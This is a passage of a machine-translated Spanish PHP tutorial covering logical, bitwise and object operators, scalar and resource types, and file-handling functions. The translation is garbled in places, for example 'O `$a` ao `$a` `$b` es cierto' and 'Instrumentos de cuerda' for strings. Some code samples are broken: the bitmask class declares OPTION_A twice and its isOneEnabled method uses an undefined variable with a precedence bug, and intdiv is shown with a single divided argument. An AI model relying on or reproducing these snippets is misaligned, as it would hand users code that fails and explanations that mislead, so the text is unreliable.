Tenga en cuenta que el operador de ejecución y `shell_exec()` darán el mismo resultado.

Operadores lógicos (&& / AND y || / OR)

En PHP, hay dos versiones de operadores lógicos AND y OR.

Operador	Cierto si
`$a and $b`	Tanto `$a` como `$b` son verdaderos
`$a && $b`	Tanto `$a` como `$b` son verdaderos
`$a or $b`	O `$a` ao `$a` `$b` es cierto
`$a || $b`	O `$a` ao `$a` `$b` es cierto

Tenga en cuenta que el `&&` y `||` Los operadores tienen mayor prioridad que `and` y `or` . Vea la tabla de abajo:

Evaluación	Resultado de `$e`	Evaluado como
`$e = false || true`	Cierto	`$e = (false || true)`
`$e = false or true`	Falso	`($e = false) or true`

Debido a esto, es más seguro usar `&&` y `||` en lugar de `and` y `or` .

Operadores de Bitwise

Prefijo de operadores bitwise

Los operadores bitwise son como operadores lógicos, pero se ejecutan por bit en lugar de por valor booleano.

```
// bitwise NOT ~: sets all unset bits and unsets all set bits
printf("%'06b", ~0b110110); // 001001
```

Operadores de máscara de bits

Bitwise AND `&` : un bit se establece solo si se establece en ambos operandos

```
printf("%'06b", 0b110101 & 0b011001); // 010001
```

Bitwise o `|` : se establece un bit si se establece en uno o ambos operandos

```
printf("%'06b", 0b110101 | 0b011001); // 111101
```

Bitwise XOR `^` : se establece un bit si se establece en un operando y no se establece en otro operando, es decir, solo si ese bit está en un estado diferente en los dos operandos

```
printf("%'06b", 0b110101 ^ 0b011001); // 101100
```

Ejemplos de usos de las máscaras de bits.

Estos operadores pueden ser utilizados para manipular las máscaras de bits. Por ejemplo:

```
file_put_contents("file.log", LOCK_EX | FILE_APPEND);
```

Aquí, el `|` El operador se utiliza para combinar las dos máscaras de bits. Aunque `+` tiene el mismo efecto, `|` hace hincapié en que está combinando máscaras de bits, no agregando dos enteros escalares normales.

```
class Foo{
    const OPTION_A = 1;
    const OPTION_B = 2;
    const OPTION_C = 4;
    const OPTION_A = 8;

    private $options = self::OPTION_A | self::OPTION_C;

    public function toggleOption(int $option){
        $this->options ^= $option;
    }

    public function enable(int $option){
        $this->options |= $option; // enable $option regardless of its original state
    }

    public function disable(int $option){
        $this->options &= ~$option; // disable $option regardless of its original state,
                                    // without affecting other bits
    }

    /** returns whether at least one of the options is enabled */
    public function isOneEnabled(int $options) : bool{
        return $this->options & $option !== 0;
        // Use !== rather than >, because
        // if $options is about a high bit, we may be handling a negative integer
    }

    /** returns whether all of the options are enabled */
    public function areAllEnabled(int $options) : bool{
        return ($this->options & $options) === $options;
        // note the parentheses; beware the operator precedence
    }
}
```

Este ejemplo (asumiendo que la `$option` solo contiene un bit) utiliza:

- El operador `^` para alternar convenientemente las máscaras de bits.
- el `|` operador para establecer un bit descuidando su estado original u otros bits
- el operador `~` para convertir un entero con solo un bit establecido en un entero con solo un bit no establecido
- El operador `&` para desactivar un poco, usando estas propiedades de `&` :
  - Dado que `&=` con un bit establecido no hará nada (`(1 & 1) === 1` , `(0 & 1) === 0`), haciendo `&=` con un entero con un solo bit no establecido solo se eliminará ese bit , no afectando a otros bits.
  - `&=` con un bit no establecido, este bit (`(1 & 0) === 0` , `(0 & 0) === 0`)
- El uso del operador `&` con otra máscara de bits filtrará todos los demás bits que no estén definidos en esa máscara de bits.
  - Si la salida tiene algún bit establecido, significa que cualquiera de las opciones está habilitada.
  - Si la salida tiene todos los bits de la máscara de bits establecida, significa que todas las opciones de la máscara de bits están habilitadas.

Tenga en cuenta que estos operadores de comparación: (`< > <= >= == === != !== <> <=>`) tienen mayor prioridad que estos operadores máscara de bits de máscara de bits-: (`| ^ &`). Dado que los resultados a nivel de bits se comparan a menudo utilizando estos operadores de comparación, este es un error común que se debe tener en cuenta.

Operadores de cambio de bits

Bitwise left shift `<<` : desplaza todos los bits a la izquierda (más importante) según el número de pasos dado y descarta los bits que excedan el tamaño int

`<< $x` es equivalente a eliminar los `$x` bits más altos y multiplicar por la potencia de `$x` th de 2

```
printf("%'08b", 0b00001011<< 2); // 00101100

assert(PHP_INT_SIZE === 4); // a 32-bit system
printf("%x, %x", 0x5FFFFFFF << 2, 0x1FFFFFFF << 4); // 7FFFFFFC, FFFFFFFF
```

Desplazamiento a la derecha a nivel de bit `>>` : descarte el desplazamiento más bajo y desplace los bits restantes a la derecha (menos significativo)

`>> $x` es equivalente a dividir por la potencia de `$x` th de 2 y descartar la parte no entera

```
printf("%x", 0xFFFFFFFF >> 3); // 1FFFFFFF
```

Ejemplos de usos del desplazamiento de bits:

División rápida por 16 (mejor rendimiento que `/= 16`)

```
$x >>= 4;
```

En los sistemas de 32 bits, esto descarta todos los bits en el entero, estableciendo el valor en 0. En los sistemas de 64 bits, esto desactiva los 32 bits más significativos y mantiene el menor

```
$x = $x << 32 >> 32;
```

32 bits significativos, equivalentes a `$x & 0xFFFFFFFF`

Nota: En este ejemplo, se usa `printf("%'06b")` . Da salida al valor en 6 dígitos binarios.

Operadores de objetos y clases

Se puede acceder a los miembros de objetos o clases utilizando el operador de objeto (`->`) y el operador de clase (`::` .

```
class MyClass {
    public $a = 1;
    public static $b = 2;
    const C = 3;
    public function d() { return 4; }
    public static function e() { return 5; }
}

$object = new MyClass();
var_dump($object->a);   // int(1)
var_dump($object::$b);  // int(2)
var_dump($object::C);   // int(3)
var_dump(MyClass::$b);  // int(2)
var_dump(MyClass::C);   // int(3)
var_dump($object->d()); // int(4)
var_dump($object::d()); // int(4)
var_dump(MyClass::e()); // int(5)
$classname = "MyClass";
var_dump($classname::e()); // also works! int(5)
```

Tenga en cuenta que después del operador del objeto, `$` no debe escribirse (`$object->a` lugar de `$object->$a`). Para el operador de la clase, este no es el caso y el `$` es necesario. Para una constante definida en la clase, el `$` nunca se usa.

También tenga en cuenta que `var_dump(MyClass::d());` sólo se permite si la función `d()` *no* hace referencia al objeto:

```
class MyClass {
    private $a = 1;
    public function d() {
        return $this->a;
    }
}

$object = new MyClass();
var_dump(MyClass::d());   // Error!
```

Esto provoca un 'Error fatal de PHP: error no detectado: usar $ esto cuando no está en el contexto del objeto'

Estos operadores han *dejado* asociatividad, que se puede utilizar para el "encadenamiento":

```
class MyClass {
    private $a = 1;

    public function add(int $a) {
        $this->a += $a;
        return $this;
    }

    public function get() {
        return $this->a;
    }
}

$object = new MyClass();
var_dump($object->add(4)->get());  // int(5)
```

Estos operadores tienen la mayor prioridad (ni siquiera se mencionan en el manual), incluso más que el `clone` . Así:

```
class MyClass {
    private $a = 0;
    public function add(int $a) {
        $this->a += $a;
        return $this;
    }
    public function get() {
        return $this->a;
    }
}

$o1 = new MyClass();
$o2 = clone $o1->add(2);
var_dump($o1->get()); // int(2)
var_dump($o2->get()); // int(2)
```

El valor de `$o1` se agrega a *antes de* clonar el objeto.

Tenga en cuenta que el uso de paréntesis para influir en la prioridad no funcionó en la versión 5 de PHP y anteriores (lo hace en PHP 7):

```
// using the class MyClass from the previous code
$o1 = new MyClass();
$o2 = (clone $o1)->add(2);  // Error in PHP 5 and before, fine in PHP 7
var_dump($o1->get()); // int(0) in PHP 7
var_dump($o2->get()); // int(2) in PHP 7
```

Lea Los operadores en línea: https://riptutorial.com/es/php/topic/1687/los-operadores

Capítulo 62: Los tipos

Examples

Enteros

Los enteros en PHP se pueden especificar de forma nativa en base 2 (binario), base 8 (octal), base 10 (decimal) o base 16 (hexadecimal).

```
$my_decimal = 42;
$my_binary = 0b101010;
$my_octal = 052;
$my_hexadecimal = 0x2a;

echo ($my_binary + $my_octal) / 2;
// Output is always in decimal: 42
```

Los enteros tienen una longitud de 32 o 64 bits, según la plataforma. La constante `PHP_INT_SIZE` tiene un tamaño de entero en bytes. `PHP_INT_MAX` y (desde PHP 7.0) `PHP_INT_MIN` también están disponibles.

```
printf("Integers are %d bits long" . PHP_EOL, PHP_INT_SIZE * 8);
printf("They go up to %d" . PHP_EOL, PHP_INT_MAX);
```

Los valores enteros se crean automáticamente según sea necesario a partir de flotadores, valores booleanos y cadenas. Si se necesita un typecast explícito, se puede hacer con el `(int)` o `(integer)` cast:

```
$my_numeric_string = "123";
var_dump($my_numeric_string);
// Output: string(3) "123"
$my_integer = (int)$my_numeric_string;
var_dump($my_integer);
// Output: int(123)
```

El desbordamiento de enteros se manejará mediante la conversión a un flotador:

```
$too_big_integer = PHP_INT_MAX + 7;
var_dump($too_big_integer);
// Output: float(9.2233720368548E+18)
```

No hay un operador de división de enteros en PHP, pero se puede simular utilizando un lanzamiento implícito, que siempre se "redondea" simplemente descartando la parte flotante. A partir de la versión 7 de PHP, se agregó una función de división entera.

```
$not_an_integer = 25 / 4;
var_dump($not_an_integer);
// Output: float(6.25)
var_dump((int) (25 / 4)); // (see note below)
```

```
// Output: int(6)
var_dump(intdiv(25 / 4)); // as of PHP7
// Output: int(6)
```

(Tenga en cuenta que los paréntesis adicionales alrededor de `(25 / 4)` son necesarios porque el `(int)` cast tiene mayor precedencia que la división)

Instrumentos de cuerda

Una cadena en PHP es una serie de caracteres de un solo byte (es decir, no hay soporte nativo de Unicode) que se puede especificar de cuatro maneras:

Cita única

Muestra las cosas casi completamente "como es". Las variables y la mayoría de las secuencias de escape no serán interpretadas. La excepción es que para mostrar una comilla literal, uno puede escapar con una barra diagonal invertida ', y para mostrar una barra diagonal inversa, se puede escapar con otra barra diagonal inversa \

```
$my_string = 'Nothing is parsed, except an escap\'d apostrophe or backslash. $foo\n';
var_dump($my_string);

/*
string(68) "Nothing is parsed, except an escap'd apostrophe or backslash. $foo\n"
*/
```

Doble citado

A diferencia de una cadena entre comillas simples, se evaluarán los nombres de variables simples y las secuencias de escape en las cadenas. Se pueden usar llaves (como en el último ejemplo) para aislar nombres de variables complejas.

```
$variable1 = "Testing!";
$variable2 = [ "Testing?", [ "Failure", "Success" ] ];
$my_string = "Variables and escape characters are parsed:\n\n";
$my_string .= "$variable1\n\n$variable2[0]\n\n";
$my_string .= "There are limits: $variable2[1][0]";
$my_string .= "But we can get around them by wrapping the whole variable in braces:
{$variable2[1][1]}";
var_dump($my_string);

/*
string(98) "Variables and escape characters are parsed:

Testing!

Testing?

There are limits: Array[0]"

But we can get around them by wrapping the whole variable in braces: Success
```

```
*/
```

Heredoc

En una cadena heredoc, los nombres de variable y las secuencias de escape se analizan de manera similar a las cadenas entre comillas dobles, aunque las llaves no están disponibles para los nombres de variable complejos. El inicio de la cadena está delimitado por el *identifier* <<< , y el final por el *identifier* , donde *identifier* es cualquier nombre PHP válido. El identificador final debe aparecer en una línea por sí mismo. No se permite ningún espacio en blanco antes o después del identificador, aunque como cualquier línea en PHP, también debe terminar con un punto y coma.

```
$variable1 = "Including text blocks is easier";
$my_string = <<< EOF
Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. $variable1; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends.
EOF;
var_dump($my_string);

/*
string(268) "Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. Including text blocks is easier; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends."
*/
```

Ahoradoc

Una cadena nowdoc es como la versión de heredoc entre comillas simples, aunque ni siquiera se evalúan las secuencias de escape más básicas. El identificador al principio de la cadena se incluye entre comillas simples.

PHP 5.x 5.3

```
$my_string = <<< 'EOF'
A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)
EOF;
var_dump($my_string);

/*
string(116) "A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)"
*/
```

Booleano

Boolean es un tipo, que tiene dos valores, denotado como `true` o `false` .

Este código establece el valor de `$foo` como `true` y `$bar` como `false` :

```
$foo = true;
$bar = false;
```

`true` y `false` no distinguen entre mayúsculas y minúsculas, por lo que también se pueden usar `TRUE` y `FALSE` , incluso es posible `FaLsE` . El uso de minúsculas es más común y se recomienda en la mayoría de las guías de estilo de código, por ejemplo, PSR-2 .

Los booleanos se pueden usar en sentencias como esta:

```
if ($foo) { //same as evaluating if($foo == true)
    echo "true";
}
```

Debido al hecho de que PHP está escrito de forma débil, si `$foo` anterior es distinto de `true` o `false` , se convierte automáticamente en un valor booleano.
Los siguientes valores dan como resultado `false` :

- un valor cero: `0` (entero), `0.0` (flotante) o `'0'` (cadena)
- una cadena vacía `''` o matriz `[]`
- `null` (el contenido de una variable no establecida, o asignado a una variable)

Cualquier otro valor resulta en `true` .

Para evitar esta comparación, puede imponer una comparación sólida utilizando `===` , que compara valor *y tipo* . Vea la comparación de tipos para más detalles.

Para convertir un tipo en booleano, puede usar la conversión `(bool)` o `(boolean)` antes del tipo.

```
var_dump((bool) "1"); //evaluates to true
```

o llame a la función `boolval` :

```
var_dump( boolval("1") ); //evaluates to true
```

Conversión booleana a una cadena (tenga en cuenta que `false` produce una cadena vacía):

```
var_dump( (string) true ); // string(1) "1"
var_dump( (string) false ); // string(0) ""
```

Conversión booleana a un entero:

```
var_dump( (int) true ); // int(1)
var_dump( (int) false ); // int(0)
```

Tenga en cuenta que lo contrario también es posible:

```
var_dump((bool) "");        // bool(false)
var_dump((bool) 1);         // bool(true)
```

También todo lo que no sea cero devolverá verdadero:

```
var_dump((bool) -2);        // bool(true)
var_dump((bool) "foo");     // bool(true)
var_dump((bool) 2.3e5);     // bool(true)
var_dump((bool) array(12)); // bool(true)
var_dump((bool) array());   // bool(false)
var_dump((bool) "false");   // bool(true)
```

Flotador

```
$float = 0.123;
```

> Por razones históricas, `gettype()` devuelve "double" en caso de un flotador, y no simplemente "float"

Los flotantes son números de punto flotante, que permiten una mayor precisión de salida que los enteros planos.

Los flotantes y los enteros se pueden usar juntos debido a la conversión suelta de tipos variables de PHP:

```
$sum = 3 + 0.14;

echo $sum; // 3.14
```

php no muestra float como número flotante como otros idiomas, por ejemplo:

```
$var = 1;
echo ((float) $var); //returns 1 not 1.0
```

Advertencia

Precisión de punto flotante

(De la página del manual de PHP)

> Los números de punto flotante tienen una precisión limitada. Aunque depende del sistema, PHP suele dar un error relativo máximo debido al redondeo en el orden de 1.11e-16. Las operaciones aritméticas no elementales pueden dar errores más grandes, y la *propagación de* errores debe considerarse cuando se componen varias operaciones.
>
> Además, los números racionales que se pueden representar exactamente como números de punto flotante en la base 10, como 0.1 o 0.7, no tienen una representación

exacta como números de punto flotante en la base 2 (binario), que se usa internamente, sin importar el tamaño de la mantisa . Por lo tanto, no pueden convertirse en sus equivalentes binarios internos sin una pequeña pérdida de precisión. Esto puede llevar a resultados confusos: por ejemplo, floor ((0.1 + 0.7) * 10) generalmente devolverá 7 en lugar del esperado 8, ya que la representación interna será algo así como 7.9999999999999991118 ....

Por lo tanto, nunca confíe los resultados de los números flotantes al último dígito, y no compare los números de punto flotante directamente por igualdad. Si es necesaria una mayor precisión, las funciones matemáticas de precisión arbitraria y las funciones gmp están disponibles.

Callable

Callables son cualquier cosa que se puede llamar como una devolución de llamada. Las cosas que pueden denominarse "devolución de llamada" son las siguientes:

- Funciones anonimas
- Funciones estándar de PHP (nota: *no construcciones de lenguaje*)
- Clases estáticas
- Clases no estáticas (*usando una sintaxis alternativa*)
- Objetos específicos / Métodos de clase
- Los objetos mismos, siempre que el objeto se encuentre en la clave `0` de una matriz

  Ejemplo de referenciar un objeto como un elemento de matriz:

```
$obj = new MyClass();
call_user_func([$obj, 'myCallbackMethod']);
```

Las devoluciones de llamada se pueden denotar mediante una sugerencia de tipo `callable` partir de PHP 5.4.

```
$callable = function () {
    return 'value';
};

function call_something(callable $fn) {
    call_user_func($fn);
}

call_something($callable);
```

Nulo

PHP representa "sin valor" con la palabra clave `null` . Es algo similar al puntero nulo en lenguaje

C y al valor NULL en SQL.

Configurando la variable a nula:

```
$nullvar = null; // directly

function doSomething() {} // this function does not return anything
$nullvar = doSomething(); // so the null is assigned to $nullvar
```

Comprobando si la variable se estableció en nulo:

```
if (is_null($nullvar)) { /* variable is null */ }

if ($nullvar === null) {  /* variable is null */ }
```

Variable nula vs indefinida

Si la variable no se definió o no se definió, cualquier prueba contra el nulo tendrá éxito, pero también generará un `Notice: Undefined variable: nullvar` : `Notice: Undefined variable: nullvar` :

```
$nullvar = null;
unset($nullvar);
if ($nullvar === null) {  /* true but also a Notice is printed */ }
if (is_null($nullvar)) {  /* true but also a Notice is printed */ }
```

Por lo tanto, los valores indefinidos se deben verificar con `isset` :

```
if (!isset($nullvar)) {  /* variable is null or is not even defined */  }
```

Comparación de tipos

Hay dos tipos de comparación : comparación **suelta** con `==` y **comparación estricta** con `===` . La comparación estricta garantiza que tanto el tipo como el valor de ambos lados del operador sean iguales.

```
// Loose comparisons
var_dump(1 == 1); // true
var_dump(1 == "1"); // true
var_dump(1 == true); // true
var_dump(0 == false); // true

// Strict comparisons
var_dump(1 === 1); // true
var_dump(1 === "1"); // false
var_dump(1 === true); // false
var_dump(0 === false); // false

// Notable exception: NAN — it never is equal to anything
var_dump(NAN == NAN); // false
var_dump(NAN === NAN); // false
```

También puede usar una comparación sólida para verificar si el tipo y el valor **no** coinciden con `!==` .

Un ejemplo típico donde el operador `==` no es suficiente, son funciones que pueden devolver diferentes tipos, como `strpos` , que devuelve `false` si no se encuentra la `strpos` `searchword` , y la posición de coincidencia (`int`) de lo contrario:

```
if(strpos('text', 'searchword') == false)
  // strpos returns false, so == comparison works as expected here, BUT:
if(strpos('text bla', 'text') == false)
  // strpos returns 0 (found match at position 0) and 0==false is true.
  // This is probably not what you expect!
if(strpos('text','text') === false)
  // strpos returns 0, and 0===false is false, so this works as expected.
```

Tipo de fundición

PHP generalmente adivina correctamente el tipo de datos que intenta usar a partir del contexto en el que se usa, sin embargo, a veces es útil forzar manualmente un tipo. Esto se puede lograr prefijando la declaración con el nombre del tipo requerido entre paréntesis:

```
$bool = true;
var_dump($bool); // bool(true)

$int = (int) true;
var_dump($int); // int(1)

$string = (string) true;
var_dump($string); // string(1) "1"
$string = (string) false;
var_dump($string); // string(0) ""

$float = (float) true;
var_dump($float); // float(1)

$array = ['x' => 'y'];
var_dump((object) $array); // object(stdClass)#1 (1) { ["x"]=> string(1) "y" }

$object = new stdClass();
$object->x = 'y';
var_dump((array) $object); // array(1) { ["x"]=> string(1) "y" }

$string = "asdf";
var_dump((unset)$string); // NULL
```

Pero tenga cuidado: no todos los tipos de conversión de tipo funcionan como uno podría esperar:

```
// below 3 statements hold for 32-bits systems (PHP_INT_MAX=2147483647)
// an integer value bigger than PHP_INT_MAX is automatically converted to float:
var_dump(       999888777666 ); // float(999888777666)
// forcing to (int) gives overflow:
var_dump((int)  999888777666 ); // int(-838602302)
// but in a string it just returns PHP_INT_MAX
var_dump((int) "999888777666"); // int(2147483647)
```

```
var_dump((bool) []);      // bool(false) (empty array)
var_dump((bool) [false]); // bool(true)  (non-empty array)
```

Recursos

Un *recurso* es un tipo especial de variable que hace referencia a un recurso externo, como un archivo, socket, flujo, documento o conexión.

```
$file = fopen('/etc/passwd', 'r');

echo gettype($file);
# Out: resource

echo $file;
# Out: Resource id #2
```

Hay diferentes (sub) tipos de recursos. Puede verificar el tipo de recurso usando `get_resource_type()` :

```
$file = fopen('/etc/passwd', 'r');
echo get_resource_type($file);
#Out: stream

$sock = fsockopen('www.google.com', 80);
echo get_resource_type($sock);
#Out: stream
```

Puede encontrar una lista completa de los tipos de recursos incorporados aquí .

Tipo malabarismo

PHP es un lenguaje débilmente tipado. No requiere declaración explícita de tipos de datos. El contexto en el que se utiliza la variable determina su tipo de datos; la conversión se realiza automáticamente:

```
$a = "2";             // string
$a = $a + 2;          // integer (4)
$a = $a + 0.5;        // float (4.5)
$a = 1 + "2 oranges"; // integer (3)
```

Lea Los tipos en línea: https://riptutorial.com/es/php/topic/232/los-tipos

Capítulo 63: Manejo de archivos

Sintaxis

- int readfile (cadena $ nombre de archivo [, bool $ use_include_path = falso [, recurso $ contexto]])

Parámetros

Parámetro	Descripción
nombre del archivo	El nombre del archivo que se está leyendo.
use_include_path	Puede usar el segundo parámetro opcional y establecerlo en VERDADERO, si desea buscar el archivo en la ruta de inclusión, también.
contexto	Un recurso de flujo de contexto.

Observaciones

Sintaxis de nombre de archivo

La mayoría de los nombres de archivos pasados a las funciones en este tema son:

1. Cuerdas en la naturaleza.
    - Los nombres de los archivos se pueden pasar directamente. Si se pasan valores de otros tipos, se convierten en cadena. Esto es especialmente útil con `SplFileInfo` , que es el valor en la iteración de `DirectoryIterator` .
2. Relativo o absoluto.
    - Pueden ser absolutos. En sistemas similares a Unix, las rutas absolutas comienzan con `/` , por ejemplo, `/home/user/file.txt` , mientras que en Windows, las rutas absolutas comienzan con la unidad, por ejemplo, `C:/Users/user/file.txt`
    - También pueden ser relativos, lo que depende del valor de `getcwd` y está sujeto a cambios por `chdir` .
3. Aceptar protocolos.
    - Pueden comenzar con el `scheme://` para especificar el envoltorio de protocolo para administrar. Por ejemplo, `file_get_contents("http://example.com")` recupera contenido de http://example.com .
4. Slash-compatible.
    - Si bien `DIRECTORY_SEPARATOR` en Windows es una barra invertida y el sistema devuelve barras diagonales para las rutas de forma predeterminada, el desarrollador puede

seguir utilizando `/` como el separador de directorios. Por lo tanto, por compatibilidad, los desarrolladores pueden usar `/` as separadores de directorio en todos los sistemas, pero tenga en cuenta que los valores devueltos por las funciones (por ejemplo, `realpath`) pueden contener barras diagonales inversas.

Examples

Eliminar archivos y directorios

Borrando archivos

La función de `unlink` elimina un solo archivo y devuelve si la operación se realizó correctamente.

```
$filename = '/path/to/file.txt';

if (file_exists($filename)) {
    $success = unlink($filename);

    if (!$success) {
         throw new Exception("Cannot delete $filename");
    }
}
```

Eliminando directorios, con borrado recursivo.

Por otro lado, los directorios deben eliminarse con `rmdir` . Sin embargo, esta función solo borra los directorios vacíos. Para eliminar un directorio con archivos, elimine primero los archivos en los directorios. Si el directorio contiene subdirectorios, puede ser necesaria la *recursión* .

El siguiente ejemplo escanea archivos en un directorio, borra archivos / directorios miembros de forma recursiva y devuelve la cantidad de archivos (no directorios) eliminados.

```
function recurse_delete_dir(string $dir) : int {
    $count = 0;

    // ensure that $dir ends with a slash so that we can concatenate it with the filenames
directly
    $dir = rtrim($dir, "/\\") . "/";

    // use dir() to list files
    $list = dir($dir);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($dir . $file)) {
            unlink($dir . $file);
```

```
            $count++;
        } elseif(is_dir($dir . $file)) {
            $count += recurse_delete_dir($dir . $file);
        }
    }

    // finally, safe to delete directory!
    rmdir($dir);

    return $count;
}
```

Funciones de conveniencia

Raw directo IO

`file_get_contents` y `file_put_contents` brindan la capacidad de leer / escribir desde / a un archivo a / desde una cadena PHP en una sola llamada.

`file_put_contents` también se puede usar con el `FILE_APPEND` máscara de bits `FILE_APPEND` para adjuntar, en lugar de truncar y sobrescribir, el archivo. Se puede usar junto con la máscara de bits `LOCK_EX` para adquirir un bloqueo exclusivo del archivo mientras se continúa con la escritura. Banderas de máscara de bits se pueden unir con el `|` operador en modo bit-OR.

```
$path = "file.txt";
// reads contents in file.txt to $contents
$contents = file_get_contents($path);
// let's change something... for example, convert the CRLF to LF!
$contents = str_replace("\r\n", "\n", $contents);
// now write it back to file.txt, replacing the original contents
file_put_contents($path, $contents);
```

`FILE_APPEND` es útil para `LOCK_EX` archivos de registro, mientras que `LOCK_EX` ayuda a prevenir la condición de carrera de la escritura de archivos desde múltiples procesos. Por ejemplo, para escribir en un archivo de registro sobre la sesión actual:

```
file_put_contents("logins.log", "{$_SESSION["username"]} logged in", FILE_APPEND | LOCK_EX);
```

CSV IO

```
fgetcsv($file, $length, $separator)
```

El `fgetcsv` analiza la línea desde el archivo abierto que comprueba los campos csv. Devuelve campos CSV en una matriz en caso de éxito o `FALSE` en caso de error.

Por defecto, solo leerá una línea del archivo CSV.

```
$file = fopen("contacts.csv","r");
```

```
print_r(fgetcsv($file));
print_r(fgetcsv($file,5," "));
fclose($file);
```

contacts.csv

```
Kai Jim, Refsnes, Stavanger, Norway
Hege, Refsnes, Stavanger, Norway
```

Salida:

```
Array
(
    [0] => Kai Jim
    [1] => Refsnes
    [2] => Stavanger
    [3] => Norway
)
Array
(
    [0] => Hege,
)
```

Leyendo un archivo a stdout directamente

`readfile` copia un archivo al búfer de salida. readfile () no presentará ningún problema de memoria, incluso al enviar archivos grandes, por su cuenta.

```
$file = 'monkey.gif';

if (file_exists($file)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($file).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($file));
    readfile($file);
    exit;
}
```

O desde un puntero de archivo

Alternativamente, para buscar un punto en el archivo para comenzar a copiar a la salida `fpassthru` , use `fpassthru` en `fpassthru` lugar. En el siguiente ejemplo, los últimos 1024 bytes se copian en la salida estándar:

```
$fh = fopen("file.txt", "rb");
fseek($fh, -1024, SEEK_END);
fpassthru($fh);
```

Leyendo un archivo en una matriz

`file` devuelve las líneas en el archivo pasado en una matriz. Cada elemento de la matriz corresponde a una línea en el archivo, con la nueva línea aún adjunta.

```
print_r(file("test.txt"));
```

test.txt

```
Welcome to File handling
This is to test file handling
```

Salida:

```
Array
(
    [0] => Welcome to File handling
    [1] => This is to test file handling
)
```

Obteniendo información del archivo

Compruebe si una ruta es un directorio o un archivo

La función `is_dir` devuelve si el argumento es un directorio, mientras que `is_file` devuelve si el argumento es un archivo. Use `file_exists` para verificar si es cualquiera de los dos.

```
$dir  = "/this/is/a/directory";
$file = "/this/is/a/file.txt";

echo is_dir($dir) ? "$dir is a directory" : "$dir is not a directory", PHP_EOL,
    is_file($dir) ? "$dir is a file" : "$dir is not a file", PHP_EOL,
    file_exists($dir) ? "$dir exists" : "$dir doesn't exist", PHP_EOL,
    is_dir($file) ? "$file is a directory" : "$file is not a directory", PHP_EOL,
    is_file($file) ? "$file is a file" : "$file is not a file", PHP_EOL,
    file_exists($file) ? "$file exists" : "$file doesn't exist", PHP_EOL;
```

Esto da:

```
/this/is/a/directory is a directory
/this/is/a/directory is not a file
/this/is/a/directory exists
/this/is/a/file.txt is not a directory
/this/is/a/file.txt is a file
/this/is/a/file.txt exists
```

Comprobando el tipo de archivo

Use `filetype` para verificar el tipo de archivo, que puede ser:

- `fifo`
- `char`
- `dir`
- `block`
- `link`
- `file`
- `socket`
- `unknown`

Pasando el nombre del `filetype` directamente al tipo de `filetype` :

```
echo filetype("~"); // dir
```

Tenga en cuenta que el tipo de `filetype` devuelve false y activa un `E_WARNING` si el archivo no existe.

Comprobando legibilidad y capacidad de escritura

Al pasar el nombre del archivo a las funciones `is_writable` e `is_readable` , verifique si el archivo se puede escribir o leer respectivamente.

Las funciones devuelven `false` gracia si el archivo no existe.

Comprobando el acceso a los archivos / modificar el tiempo

El uso de `filemtime` y `fileatime` devuelve la marca de tiempo de la última modificación o acceso del archivo. El valor de retorno es una marca de tiempo de Unix; consulte Trabajar con fechas y hora para obtener más detalles.

```
echo "File was last modified on " . date("Y-m-d", filemtime("file.txt"));
echo "File was last accessed on " . date("Y-m-d", fileatime("file.txt"));
```

Obtener partes de ruta con fileinfo

```
$fileToAnalyze = ('/var/www/image.png');
```

```
$filePathParts = pathinfo($fileToAnalyze);

echo '<pre>';
   print_r($filePathParts);
echo '</pre>';
```

Este ejemplo dará como resultado:

```
Array
(
    [dirname] => /var/www
    [basename] => image.png
    [extension] => png
    [filename] => image
)
```

Que se puede utilizar como:

```
$filePathParts['dirname']
$filePathParts['basename']
$filePathParts['extension']
$filePathParts['filename']
```

Parámetro	Detalles
$ camino	La ruta completa del archivo a analizar
$ opción	Una de las cuatro opciones disponibles [PATHINFO_DIRNAME, PATHINFO_BASENAME, PATHINFO_EXTENSION o PATHINFO_FILENAME]

- Si no se pasa una opción (el segundo parámetro), se devuelve una matriz asociativa, de lo contrario se devuelve una cadena.
- No valida que el archivo exista.
- Simplemente analiza la cadena en partes. No se realiza ninguna validación en el archivo (sin verificación de tipo mime, etc.)
- La extensión es simplemente la última extensión de `$path` La ruta para el archivo `image.jpg.png` sería `.png` incluso si técnicamente es un archivo `.jpg` . Un archivo sin una extensión no devolverá un elemento de extensión en la matriz.

Minimiza el uso de la memoria al tratar con archivos grandes

Si necesitamos analizar un archivo grande, por ejemplo, un CSV de más de 10 Mbytes que contiene millones de filas, algunos utilizan las funciones `file` o `file_get_contents` y terminan con la configuración de `memory_limit` con

> Tamaño de memoria permitido de XXXXX bytes agotado

error. Considere la siguiente fuente (top-1m.csv tiene exactamente 1 millón de filas y tiene aproximadamente 22 Mbytes de tamaño)

```
var_dump(memory_get_usage(true));
$arr = file('top-1m.csv');
var_dump(memory_get_usage(true));
```

Esto produce:

```
int(262144)
int(210501632)
```

porque el intérprete necesitaba mantener todas las filas en la matriz `$arr` , por lo que consumía ~ 200 Mbytes de RAM. Tenga en cuenta que ni siquiera hemos hecho nada con el contenido de la matriz.

Ahora considere el siguiente código:

```
var_dump(memory_get_usage(true));
$index = 1;
if (($handle = fopen("top-1m.csv", "r")) !== FALSE) {
    while (($row = fgetcsv($handle, 1000, ",")) !== FALSE) {
        file_put_contents('top-1m-reversed.csv',$index . ',' . strrev($row[1]) . PHP_EOL,
FILE_APPEND);
        $index++;
    }
    fclose($handle);
}
var_dump(memory_get_usage(true));
```

que salidas

```
int(262144)
int(262144)
```

por lo tanto, no utilizamos un solo byte extra de memoria, sino que analizamos todo el CSV y lo guardamos en otro archivo invirtiendo el valor de la segunda columna. Esto se debe a que `fgetcsv` lee solo una fila y `$row` se sobrescribe en cada bucle.

Archivo basado en flujo IO

Abriendo un arroyo

